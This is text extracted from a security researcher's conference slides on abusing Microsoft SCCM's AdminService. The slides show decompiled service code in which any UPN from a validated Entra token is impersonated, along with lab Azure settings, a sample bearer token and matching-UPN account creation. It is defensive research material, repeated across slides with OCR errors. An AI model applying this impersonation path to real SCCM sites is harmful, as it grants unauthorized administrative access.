




I'm not actually an SCCM
admin...
...I just implied it



Garrett Foster

Senior Security Researcher



X @unsigned_sh0rt



agenda


agenda **recap**

agenda co-management


agenda **adminservice**

agenda **upns**

agenda takeover



MICROSOFT
SYSTEM
CONFIGURATION
MANAGER



Search | ENGLISH |

SYNACKTIV


ADVISORIES POSTS RESOURCES

MICROSOFT CONFIGURATION MANAGER (CONFIGMGR) 2403 UNAUTHENTICATED SQL INJECTIONS


16/01/2025 - [Download](#)

Product Microsoft Configuration Manager	Severity Critical	Fixed Version(s) KB29166593
Affected Version(s) 2403, 2309 and 2303	CVE Number CVE-2024-43468	Authors Mehdi Eljassa

Selected SCCM Timeline




IT security coverage



README Contributing GPL-3.0 license

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Misconfiguration Manager



2403

MISCONFIGURATION MANAGER

MICROSOFT CONFIGURATION MANAGER (CONFIGMGR) 2403 UNAUTHENTICATED SQL INJECTIONS

16/01/2025 - [Download](#) 

Product
Microsoft Configuration Manager

Severity
Critical

Fixed Version(s)
[KB29166583](#)

Affected Version(s)
2403, 2309 and 2303

CVE Number
[CVE-2024-43468](#)

Authors
[Mehdi Elyassa](#)

ALL / RESEARCH & TRADECRAFT

I'd Like to Speak to Secrets with Mana

JUL 15 2025

Share BY: GARRETT FOSTER • 24 MIN REA

SCCMDecryptor-BOF Public

main 1 Branch 0 Tags

- NocteDefensor Update README.md
- README.md Update README.md
- SCCMDecryptor.c Create SCCMDecryptor.c
- beacon.h Create beacon.h
- makefile Create makefile
- sccmdecrypt.cna Update sccmdecrypt.cna

README

SCCMDecryptor BOF

A Beacon Object File (BOF) implementation of Adam Chester's @ password blobs retrieved from the site DB. This tool needs to be Systems Management Server" CSP.

mprecon Public

main 1 Branch 0 Tags

temp43487580 Update README.md 5ad74c0

- README.md Update README.md
- mprecon.py initial commit
- register_client.py initial commit

README

Background on SCCM credential storage

Active and passive site servers

SCCM "reverse engineering"

SCCM reverse engineering (for real this time)

Conclusion

References

Author

Dave Cossa
Senior Red Team Operator
X-Force Adversary Services

Back in 2022, Adam Chester's Mimikatz thread [here](#). While this was a decryption in SCCM, as Adam Chester recreated the functionality of Mimikatz, originally added to the decryption was subsequently shamelessly ripped off and tossed into [SQLRecon](#).

Watch

Dave Cossa
@G0ldenGunSec

New BH OpenGraph stuff is pretty cool, threw together a super basic PoC to map attack paths through SCCM this afternoon using data pulled from the site DB:

SYNACKTIV

Owning SCCM

A Journey from Research to Critical Discovery

x33fcon 2025





Tenant Attach



**Cloud Management
Gateway**

Co-Management



Cloud Management Gateway

**Azure VM that acts as
a proxy for clients
without physical or
VPN access**

Co-Management



**Integrates with
Microsoft Intune to
enable management
from both services**

Co-Management

**Cloud Management
Gateway**

Azure Services Wizard

Azure Services

Azure Services

- App
- Discovery
- Cloud Sync
- Summary
- Progress
- Completion

Configure Azure Services

The wizard helps you deploy and configure Azure services through Configuration Manager.
Select an Azure service and specify the name and description:

Name:

Description:

Cloud Management

Administration Service Management

Description:

Deploying the Azure service for Cloud Management enables Configuration Manager clients to authenticate with the site using Microsoft Entra ID. You can also enable discovery of Microsoft Entra ID resources for this tenant.

< Previous **Next >** Summary Cancel

Configure Azure Services

The wizard helps you deploy and configure *Azure services* through Configuration Manager.

Select an *Azure service* and specify the name and description:

--

Name:

cm_service

Description

- Cloud Management
- Administration Service Management

Azure Services Wizard

Azure Services

Azure Services

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Administration Service Management

Description:

Deploying the Azure service for Cloud Management enables Configuration Manager clients to authenticate with the site using Microsoft Entra ID. You can also enable discovery of Microsoft Entra ID resources for this tenant.

< Previous **Next >** Summary Cancel

Add an application that represents a web application, a web API, or both.

Web app:

A native client is an application that can be installed on a user's device or computer.

Native Client app:

[Learn more about configuring Azure services](#)

If there aren't users or devices associated with the tenant, you can prevent clients from making authentication requests by disabling it.

Disable Microsoft Entra ID authentication for this tenant

clientapp - Microsoft Azure | webapp - Microsoft Azure

https://portal.azure.com/#view/Microsoft_AAD_RegisteredApps/ApplicationMenuBlade/~/CallAnAPI/appId/e6ffb3db-0d1f-45b1-91db-7cdd422a28e7

Microsoft Azure | Search resources, services, and docs (G+)

Home > clientapp

clientapp | API permissions

Search | Refresh | Got feedback?

- Overview
- Quickstart
- Integration assistant
- Diagnose and solve problems
- Manage
 - Branding & properties
 - Authentication
 - Certificates & secrets
 - Token configuration
 - API permissions
 - Expose an API
 - App roles
 - Owners
 - Roles and administrators
 - Manifest
- Support + Troubleshooting

Granting tenant-wide consent may revoke permissions that have already been granted tenant-wide for that application. Permissions that users have already granted will be preserved.

The "Admin consent required" column shows the default value for an organization. However, user consent can be customized per permission, user, or app. This applies to all organizations where this app will be used. [Learn more](#)

Configured permissions

Applications are authorized to call APIs when they are granted permissions by users/admins as part of the consent process. The list of configured permissions shows all the permissions the application needs. [Learn more about permissions and consent](#)

+ Add a permission | ✓ Grant admin consent for IT Support

API / Permissions name	Type	Description	Admin consent required	Status
Microsoft Graph (1)				
User.Read	Delegated	Sign in and read user profile	No	
webapp (1)				
user_impersonation	Delegated	Access server app	No	✓ Granted

To view and manage consented permissions for individual apps, as well as your tenant's consent settings, try [Enterprise applications](#)

API / Permissions name	Type	Description	Admin consent requ...	Status
Microsoft Graph (1)				
User.Read	Delegated	Sign in and read user profile	No	
webapp (1)				
user_impersonation	Delegated	Access server app	No	✔ Granted

clientapp - Microsoft Azure | webapp - Microsoft Azure

https://portal.azure.com/#view/Microsoft_AAD_RegisteredApps/ApplicationMenuBlade/~/Manifest/appld/56e97c46-b0d6-4d40-9114-310b56458f09

Microsoft Azure

Home > webapp

webapp | Manifest

Search | Refresh | Got feedback?

Expand all headers

Overview

Quickstart

Integration assistant

Diagnose and solve problems

Manage

- Branding & properties
- Authentication
- Certificates & secrets
- Token configuration
- API permissions
- Expose an API
- App roles
- Owners
- Roles and administrators
- Manifest**

Support + Troubleshooting

Starting from as early as 3/17/2025, and no later than 3/26/2025, you will no longer be able to view, save, upload, or download the Azure AD Graph app manifest on this page. See [migration guide](#) to ensure a smooth migration.

An app manifest is a JSON representation of an app registration. The Microsoft Graph app manifest and AAD Graph app manifest below both represent the settings in different formats. You only need to update one app manifest, and the system will automatically update the other one for them to match.

Microsoft Graph App Manifest (New) | AAD Graph App Manifest (Deprecating Soon)

See [Understanding the Microsoft Graph application manifest](#) to learn how to edit Microsoft Graph app manifest.

Save | Discard | Download | Upload

```
1 {
2   "id": "9ab65ee2-54db-4d2c-93ae-1c52e5d0d39e",
3   "deletedDateTime": null,
4   "appId": "56e97c46-b0d6-4d40-9114-310b56458f09",
5   "applicationTemplateId": null,
6   "disabledByMicrosoftStatus": null,
7   "createdDateTime": "2025-10-14T22:39:56Z",
8   "displayName": "webapp",
9   "description": null,
10  "groupMembershipClaims": null,
11  "identifierUris": [
12    "api://5322ad36-c494-487a-b80f-fb655ed9c61c/56e97c46-b0d6-4d40-9114-310b56458f09"
13  ],
14  "isDeviceOnlyAuthSupported": true,
15  "isFallbackPublicClient": null,
16  "nativeAuthenticationApisEnabled": null,
17  "notes": null,
18  "publisherDomain": "duo-support.com",
19  "serviceManagementReference": null,
20  "signInAudience": "AzureADMyOrg",
21  "tags": [
```

```
"disabledByMicrosoftStatus": null,  
"createdDateTime": "2025-10-14T22:39:56Z",  
"displayName": "webapp",  
"description": null,  
"groupMembershipClaims": null,  
"identifierUris": [  
  "api://5322ad36-c494-487a-b80f-fb655ed9c61c/56e97c46-b0d6-4d40-9114-310b56458f09"  
],  
"isDeviceOnlyAuthSupported": true,  
"isFallbackPublicClient": null,  
"nativeAuthenticationApisEnabled": null,
```

```
createdDateTime : 2025-10-14T22:39:56Z ,
"displayName": "webapp",
"description": null,
"groupMembershipClaims": null,
"identifierUris": [
  "api://5322ad36-c494-487a-b80f-fb655ed9c61c/56e97c46-b0d6-4d40-9114-310b56458f09"
],
"isDeviceOnlyAuthSupported": true,
"isFallbackPublicClient": null,
"nativeAuthenticationApisEnabled": null,
```



Not secure

https://sccm-sitesrv.unsigned-sh0rt.net/AdminService/wmi/

ty-print

```
odata.context": "https://sccm-sitesrv.unsigned-sh0rt.net/AdminService/wmi/$metadata",
"value": [
[
```

```
createdDateTime : 2025-10-14T22:39:56Z ,
"displayName": "webapp",
"description": null,
"groupMembershipClaims": null,
"identifierUris": [
  "ap
],
"isDevi
"isFall
"native
```

What is the administration service in Configuration Manager?

11/07/2023

Applies to: Configuration Manager (current branch)

The [SMS Provider](#) provides API interoperability access over HTTPS, called the **administration service**. The administration service is a representational state transfer (REST) API based on the Open Data (OData) v4 protocol.

```
odata.context": "https://sccm-sitesrv.unsigned-sh0rt.net/AdminService/wmi/$metadata",
"value": [
[
```



Not secure

https://sccm-sitesrv.unsigned-sh0rt.net/AdminService/wmi/

Print

```
odata.context": "https://sccm-sitesrv.unsigned-sh0rt.net/AdminService/wmi/$metadata",  
value": [  
]
```

```
else
```

```
serviceUri = new Uri(string.Format(FormatProvider CultureInfo.InvariantCulture, "{0}://{1}:{2}/{3}/wmi/",  
(object) "https",  
(object) machineFqdn,  
(object) 443,  
(object) "AdminService"));
```

```
try
```



Not secure

https://sccm-sitesrv.unsigned-sh0rt.net/AdminService/wmi/

Print

```
odata.context": "https://sccm-sitesrv.unsigned-sh0rt.net/AdminService/wmi/$metadata",  
value": [  
:
```

```
if ($this.aadEnabled)  
    $serviceUri = new Uri(string.Format([IFormatProvider] CultureInfo.InvariantCulture, "{0}://{1}://{2}/{3}/wmi/",  
        (object) "https",  
        (object) machineFqdn,  
        (object) 443,  
        (object) "AdminService_TokenAuth"));  
else
```

```
private void ProcessRequest(EdwinContext context) ←
{
    if (context == null)
        throw new ArgumentNullException(nameof (context));
    string responseString = string.Empty;
    string responseType = "application/json; odata.metadata=minimal";
    try
    {
        WindowsIdentity identity = (WindowsIdentity) null;
        try
        {
            if (!this.aadEnabled)
            {
                if (context.Get<bool>("IsRequestFromScpNotification"))
                {
                    identity = context.Get<bool>("ShouldServiceRequestsReauth") ? context.Get<WindowsIdentity>("RealIdentity") : Window
                }
                if (!context.Get<bool>("ShouldServiceRequestsReauth"))
            }
        }
    }
}
```

```
private void ProcessRequest(EDwinContext context)
{
    if (context == null)
        throw new ArgumentNullException(nameof (context));
    string responseString = string.Empty;
    string responseType = "application/json; odata.metadata=minimal";
    try
    {
        WindowsIdentity identity = (WindowsIdentity) null; ←
        try
        {
            if (!this.aadEnabled)
            {
                if (context.Get<bool>("IsRequestFromScpNotification"))
                {
                    identity = context.Get<bool>("ShouldServiceRequestsReauth") ? context.Get<WindowsIdentity>("RealIdentity") : Window
                }
                if (!context.Get<bool>("ShouldServiceRequestsReauth"))
            }
        }
    }
}
```

WindowsIdentity Class

Definition

Namespace: `System.Security.Principal`

Assembly: `System.Security.Principal.Windows.dll`

Represents a Windows user.

C#

```
public class WindowsIdentity : System.Security.Claims.ClaimsIdentity, IDisposable, System.Runtime.Serialization.IDeserializationCallback, System.Runtime.Serialization.ISerializable
```

```
private void ProcessRequest(EDwinContext context)
{
    if (context == null)
        throw new ArgumentNullException(nameof (context));
    string responseString = string.Empty;
    string responseType = "application/json; odata.metadata=minimal";
    try
    {
        WindowsIdentity identity = (WindowsIdentity) null;
        try
        {
            if (!this.aadEnabled) ←
            {
                if (context.Get-bool-("IsRequestFromScpNotification"))
                {
                    identity = context.Get-bool-("ShouldServiceRequestsReauth") ? context.Get-WindowsIdentity-("RealIdentity") : Window
                }
                if (!context.Get-bool-("ShouldServiceRequestsReauth"))
            }
        }
    }
}
```

```
}  
AADToken bearerToken;  
try  
{  
    bearerToken = context.Request.Get-JsonObjectRepository("ObjectRepository").ParseBearerToken(header);  
}  
catch (SecurityTokenValidationException ex)  
{  
    context.Response.StatusCode = 401;  
}
```



TL;DR
Validates token signature
Validates token issuer/audience

```
public static void GetAuthenticationInfo(
    IDbConnection dbConnection,
    TokenAuthority authority,
    out List<string> issuer,
    out List<string> audience,
    out List<string> stsMetaData,
    out List<string> stsSigningCert,
    int serviceType = 3)
{
    Guard.AssertNotNull((object) dbConnection, nameof (dbConnection));
    Guard.Assert.IsTrue(dbConnection.State == 1, errorMsg: "DB connection is not in open state");
    issuer = new List<string>();
    audience = new List<string>();
    stsMetaData = new List<string>();
    stsSigningCert = new List<string>();
    using (IDbCommand command = dbConnection.CreateCommand())
    {
        command.CommandText = "spGetTokenValidationInfo";
        command.CommandType = (CommandType) 4;
        ((IList) command.Parameters).Add((object) new SqlParameter("@TokenAuthority", (object) (int) authority));
        ((IList) command.Parameters).Add((object) new SqlParameter("@ServiceType", (object) serviceType));
        using (IDataReader reader = command.ExecuteReader())
    }
}
```

```
stsSigningCert = new List<string>();
using (IDbCommand command = dbConnection.CreateCommand())
{
    command.CommandText = "spGetTokenValidationInfo";
    command.CommandType = (CommandType) 4;
    ((IList) command.Parameters).Add((object) new SqlParameter("@TokenAuthority", (object) (int) authority));
    ((IList) command.Parameters).Add((object) new SqlParameter("@ServiceType", (object) serviceType));
    using (IDataReader reader = command.ExecuteReader())
```

```
stsSigningCert = new List<string>();
using (IDbCommand command = dbConnection.CreateCommand())
{
    command.CommandText = "spGetTokenValidationInfo";
    command.CommandType = (CommandType) 4;
    ((IList) command.Parameters).Add((object) new SqlParameter("@TokenAuthority", (object) (int) authority));
    ((IList) command.Parameters).Add((object) new SqlParameter("@ServiceType", (object) serviceType));
    using (IDataReader reader = command.ExecuteReader())
```

```
1 | exec spgettokenvalidationinfo N'0', N'3'
```

100 % No issues found

Ln: 1

Results Messages

	Issuer	Audience	STSMetaData	STSSigningCert
1	https://sts.windows.net/5322ad36-c494-487a-b80f-...	api://5322ad36-c494-487a-b80f-fb655ed9c61c/56e97...	<?xml version="1.0" encoding="utf-8"?><EntityDes...	



Results



Messages

	Issuer	Audience	STSM
1	https://sts.windows.net/5322ad36-c494-487a-b80f-...	api://5322ad36-c494-487a-b80f-fb655ed9c61c/56e97...	<?xml

```

1 "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6InlFVXdWfDMMTA3Q2Mtn1FaMldTYmVPYjNzUSIsImtpZCI6InlFVXdWfDMMTA3Q2Mtn1FaMldTYmVPYjNzUSJ9.eyJhdWQiOiJhcGk6Ly81MzIyYWQzNi1jNDk0LTQ4N2EtYjgwZi1mYjY1NWVkOWM2MWMvNTZlOTdjNDYtYjBkNi00ZDQwLTkxMTQzMzEwYjU2NDU4ZjA5IiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQMGYtZmI2NTVlZDljNjFjLyIsImhdCI6MTc2MTA4MzY2NCwibmJmIjoiYXNzYxMDgzMzY0LCJleHAiOiJlE3NjEwODg5MDcsImFjciI6IjEiLCJhaW8iOiJBVVFBdS84YUFBQUFYNDcrZ3pDSldCT1Z2a1Vkkzh0VHBcmhQSVNKQUs2d0M5Z3NrYzZsQ0xMY2xQTEExUdE9vOUYwdXhraDlWk0Z5UT09IiwiaWF0IjoiYjBpInB3ZCJdLCJhcHBpZCI6ImU2ZmZiM2RiLTBkMwYtNDViMS05MWRiLTdjZGQ0MjJmJmhlNyIsImFwcGlkYWNyIjoiciIsImdpdmVuX25hbWUiOiJlE21haW4iLCJpcGFkZHIiOiIxNzQuMTc0LjcuMjA2IiwibmFtZSI6ImRvbWVpbnVzZXIiLCJvaWQiOiJmMjJkNjY0My1MDNlLTQwYjQyYjg2My01NmRlZGJhNmM2Y2QlLCJvbnBmJjg5NzIzMC00Mjc1MjAzMDM0LTEwMjU0NTk2ODI0IiwiaWF0IjoiMS5BVmtBTnEwaVU1VEVla2k0RF90bFh0bkdIRVo4NlZiV3NFQk5rUlF4QzFaRmp3bWRBShRaQUeUiiwicz2NwIjoiaXNlc9pbXBlnNjktZTczZS02NTViLTBmYTgtNDgwNTI2MzY5ZTZkIiwic3ViIjoiaY10MkFGUTl1bGNxZExHRXMwb0xNR2R4SmhYd1lSTG1VMXhINllydE00QSI0InRpdCI6IjUzMjJhZDM2LWM0TQtNDg3YS1i0DBmLWZiNjU0IiwiaWF0IjoiYjZlZC1zZDBydC5uZXQiLCJ1aW50IjoiYjBkZm1haW51c2V5QHVuc2lnbmVklXNoMHJ0Lm5ldCIsInV0aSI6ImIzchL2dEliQkU2dTQ4NnY1amdfQUEiLCJ2ZXIiOiIxLjAiLCJ4bXN01Rem44NThwLTh2aERQNFp1MEtKQTEtQ0ptb0JkWE56YjNWMGFDMWtjMjF6In0.rH0GhHZ00MY1qmi_4paaCWZ50zYqK4AmdtFqf8AAadfbcR6bdS9w7N5Uq9sYrPzUF2SjzssvePVL5RYy03Tt95_QHT9cjoZy0mPjexPaRFYNIAMvYMJ6uFi4u4sB4DjKe9VW6vCMVikbkq8_rIj3xF9z9Jfh3S WUp0dBauBgXoTrphcHaVHT9hki-hqW-pCP-sQbHanE1pE9N70u4ejc4mAsSBu0L9ugxqhrPMftdxBC9dt9n34m3jDo1uHzFgJB3xb0-3hrDv5WBxvHIeg0vlogc8a7C3kXma6LMFTEjsr07G4FWuB5zgbg"

```



Results



Messages

	Issuer	Audience	STSM
1	https://sts.windows.net/5322ad36-c494-487a-b80f-...	api://5322ad36-c494-487a-b80f-fb655ed9c61c/56e97...	<?xml



```

"aud": "api://5322ad36-c494-487a-b80f-fb655ed9c61c/56e97c46-b0d6-4d40-9114-310b56458f09",
"iss": "https://sts.windows.net/5322ad36-c494-487a-b80f-fb655ed9c61c/",
"iat": 1761083364,
"nbf": 1761083364,
"exp": 1761088907,
"con": "1"

```

```
}  
AADToken bearerToken;  
try  
{  
    bearerToken = context.Request.Get-IBjectRepository-("ObjectRepository").ParseBearerToken(header);  
}  
catch (SecurityTokenValidationException ex)  
{  
    context.Response.StatusCode = 401;  
}
```

```
        throw;
    }
    try
    {
        identity = new WindowsIdentity(bearerToken.UserPrincipalName);
    }
    catch (UnauthorizedAccessException ex)
    {
```

```
    throw;
}
try
{
    identity = new WindowsIdentity(bearerToken.UserPrincipalName);
}
catch (UnauthorizedAccessException ex)
{
```

```
"sub": "k-t2AFQ9ulcqdLGEs0oLMGdxJhXvYRLmU1xH6YrtM4A",
"tid": "5322ad36-c494-487a-b80f-fb655ed9c61c",
"unique_name": "domainuser@unsigned-sh0rt.net",
"upn": "domainuser@unsigned-sh0rt.net",
"uti": "b3pyvtIHBE6u486v5jg_AA",
"ver": "1.0",
"xms_ftd": "rYpH6P2Tv1AwBiVcMQzn858p-8vhDP4Zu0KJA1-CJmoBdXNzb3V0aC1kc21z"
```

```
throw]
}
try
{
    identity = new
}
catch (Unauthorized)
{
```

WindowsIdentity(String)

Initializes a new instance of the WindowsIdentity class for the user represented by the specified User Principal Name (UPN).

```
public WindowsIdentity(String userPrincipalName);
```

Parameters

```
"sub": "k-t2AFQ9u1
"tid": "5322ad36-c
"unique_name": "do
"upn": "domainuser
"uti": "b3pyvtIHBE
"ver": "1.0",
"xms_ftd": "rYpH6P2Tv1AwBiVcMQzn858p-8vhDP4Zu0KJA1-CJmoBdXNzb3V0aC1kc21z"
```

```
throw]
}
try
{
    identity = new
}
catch (UnauthorizedAccessException)
{
```

Requires user to be running as log on using the supplied UPN.

Note

This constructor is intended for use only on computers joined to Windows Server 2003 or later domains. An exception is thrown for earlier domain types. This restriction is due to the fact that this constructor uses the `NTLMSSP` structure, which was first introduced in Windows Server 2003. Also, this constructor requires read access to the `tokens-strings` object and Universal `DOMAIN` attribute on the target user account.

Applies to

```
"sub": "k-t2AFQ9u1
"tid": "5322ad36-c
"unique_name": "do
"upn": "domainuser
"uti": "b3pyvtIHBE
"ver": "1.0",
"xms_ftd": "rYpH6P2Tv1AwBiVcMQzn858p-8vhDP4Zu0KJA1-CJmoBdXNzb3V0aC1kc21z"
```

VEED



The AdminService impersonates **any** UPN from a validated token

brcc Properties

Published Certificates	Member Of	Password Replication	Dial-in	Object	
Security	Environment	Sessions	Remote control		
General	Address	Account	Profile	Telephones	Organization
Remote Desktop Services Profile	COM+	Attribute Editor			

Attributes:

Attribute	Value
objectGUID	2de60890-20c0-4c2a-95a1-0c2141f12cc5
objectSid	S-1-5-21-1655157935-1649372912-2222376
primaryGroupID	513 = (GROUP_RID_USERS)
pwdLastSet	11/14/2025 4:54:58 PM Eastern Standard T
replPropertyMetaData	AttID Ver Loc.USN Org.DSA
sAMAccountName	brcc
sAMAccountType	805306368 = (NORMAL_USER_ACCOUNT
userAccountControl	0x10200 = (NORMAL_ACCOUNT DONT_I
userPrincipalName	brcc@unsigned-sh0rt.net
uSNChanged	23103
uSNCreated	23098
whenChanged	11/14/2025 4:54:58 PM Eastern Standard T
whenCreated	11/14/2025 4:54:58 PM Eastern Standard T

Edit

Filter

OK

Cancel

Apply

Help

Overview Monitoring Properties

Basic info



brcc
brcc@unsigned-sh0rt.net
Member




User principal name: brcc@unsigned-sh0rt.net 

Object ID: 32a85cb3-78ff-41de-a087-f529d8300269 

Created date time: Nov 14, 2025, 4:57 PM

User type: Member

Identities: 

Agent ID

brcc Properties

Published Certificates Member Of Password Replication Dial-in Object
 Security Environment Sessions Remote control
 General Address Account Profile Telephones Organization
 Remote Desktop Services Profile COM+ Attribute Editor

Attributes:

Attribute	Value
objectGUID	2de60890-20c0-4c2a-95a1-0c2141f12cc5
objectSid	S-1-5-21-1655157935-1649372912-2222376
primaryGroupID	513 = (GROUP_RID_USERS)
pwdLastSet	11/14/2025 4:54:58 PM Eastern Standard T
replPropertyMetaData	AttID Ver Loc.USN Org.DSA
sAMAccountName	brcc
sAMAccountType	805306368 = (NORMAL_USER_ACCOUNT
userAccountControl	0x10200 = (NORMAL_ACCOUNT DONT_I
userPrincipalName	brcc@unsigned-sh0rt.net
uSNChanged	23103
uSNCreated	23098
whenChanged	11/14/2025 4:54:58 PM Eastern Standard T
whenCreated	11/14/2025 4:54:58 PM Eastern Standard T

Edit Filter

OK Cancel Apply Help

userPrincipalName

brcc@unsigned-sh0rt.net

User principal name

brcc@unsigned-sh0rt.net



demo @ unsigned-sh0rt.net

User principal name already exists in this directory

Domain not listed? [Learn more](#)

Active Directory Domain Services



The user logon name you have chosen is already in use in this enterprise.
Choose another logon name, and then try again.

OK

Auto-generate password

Windows Security



Enter your credentials

These credentials will be used to connect to sccm-sql.

domainadmin@unsigned-sh0rt.net

●●●●●●●●|



Domain:

Remember me

[More choices](#)

CLIEN



KD



NTD



CLIEN



KD



NTD



AS-REQ W/
PREAUTH



CLIENT

KDC

NTDS


```
5779 90.396297 10.6.10.13 10.6.10.10 KRBS 322 AS-REQ

> Frame 5779: Packet, 322 bytes on wire (2576 bits), 322 bytes captured (2576 bits) on interface \Device\NPF...
